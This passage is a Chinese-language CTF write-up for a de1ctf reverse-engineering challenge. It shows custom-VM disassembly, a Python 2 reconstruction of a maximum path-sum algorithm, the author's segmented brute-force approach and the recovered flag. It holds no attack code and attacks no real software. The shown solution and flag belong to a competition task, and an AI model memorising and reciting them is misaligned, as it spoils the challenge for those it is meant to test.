401873 jmp      loc_4018B2
40187A mov      r0 , r3
40187E mov      r2 , r0
401882 mov      r0 , 00000080
401889 add      r0 , r2
40188E mov      r1 , d[r0]
401892 mov      r0 , r3
401896 mov      r2 , r0
40189A mov      r0 , 00000100
4018A1 add      r0 , r2
4018A6 mov      d[r0] , r1
4018AA add      r3 , 00000001
4018B2 cmp      r3 , 00000063
4018BC jle      loc_40187A
4018C3 mov      r8 , 00000001
4018CA mov      r3 , 00000065
4018D1 jmp      loc_401999
4018D8 mov      r0 , r3
4018DC mov      r2 , r0
4018E0 mov      r0 , 00000000
4018E7 add      r0 , r2
4018EC mov      r0 , d[r0]
4018F0 cmp      r0 , 00000030
4018FA jne      loc_401950
401901 mov      r0 , r3
401905 mov      r2 , r0
401909 mov      r0 , 00000000
401910 add      r0 , r2
401915 mov      r0 , d[r0]
401919 mov      r2 , r0
40191D mov      r0 , r8
401921 xor      r0 , r2
401926 mov      r1 , r0
40192A mov      r0 , r3
40192E mov      r2 , r0
401932 mov      r0 , 00000000
401939 add      r0 , r2
40193E mov      d[r0] , r1
401942 mov      r8 , 00000000
401949 jmp      loc_401991
401950 mov      r0 , r3
```

```
401954 mov      r2 , r0
401958 mov      r0 , 00000000
40195F add      r0 , r2
401964 mov      r0 , d[r0]
401968 mov      r2 , r0
40196C mov      r0 , r8
401970 xor      r0 , r2
401975 mov      r1 , r0
401979 mov      r0 , r3
40197D mov      r2 , r0
401981 mov      r0 , 00000000
401988 add      r0 , r2
40198D mov      d[r0] , r1
401991 sub      r3 , 00000001
401999 cmp      r8 , 00000001
4019A3 je       loc_4018D8
4019AA mov      r0 , 00000001
4019B1 mov      r0 , d[r0]
4019B5 cmp      r0 , 00000030
4019BF je       loc_401762
4019C6 ret
```

同样用python模拟算法如下：

```
d = map(ord,file('data.bin','rb').read())
s_num = 0
count = 0
tmp = []
while d[1] == 0x30:
  num = 0
  j = 0
  k = 0
  for i in xrange(0x64):
    d[i+0x80] = d[(((j+1)*j) >> 1)  + k + 0x180]
    num += d[i+0x80]
    num &= 0xffffffff
    if d[0x65-i] == 0x31:
        k += 1
    j += 1
  if num > s_num:
    s_num = num
    for i in xrange(0x64):
      d[i+0x100] = d[i+0x80]
      tmp = list(d[:102])
  for i in range(0x65-33,0,-1):
    if d[i] == 0x30:
      d[i] = 0x31
      break
    else:
      d[i] = 0x30

print  ''.join(map(chr,d[0x100:0x180]))
```

```
  print ''.join(map(chr,tmp)).encode('hex')
```

不难发现，这是一题动态规划题，程序用枚举的方式求按一定步进规则的路径和最大值，枚举空间是2**101。
不会动态规划，于是只能采用笨办法，分段跑。
开始低位部分用局部最大值跑出一部分，大概20个字符左右，后面不就好弄了，局部最大值路径与全局的不一致了。于是直接8字节一爆破，手动筛选。
最后得到路径状态及对应的输出为（高位在前）：

```
00110111011010001000001100100000010111110000001110100011110111001111111100
11010100100111111010101111100
~triangle~is~a~polygon~de1ctf{no~n33d~70~c4lcul473~3v3ry~p47h}with~three~edges~and~three~vertices~~~
```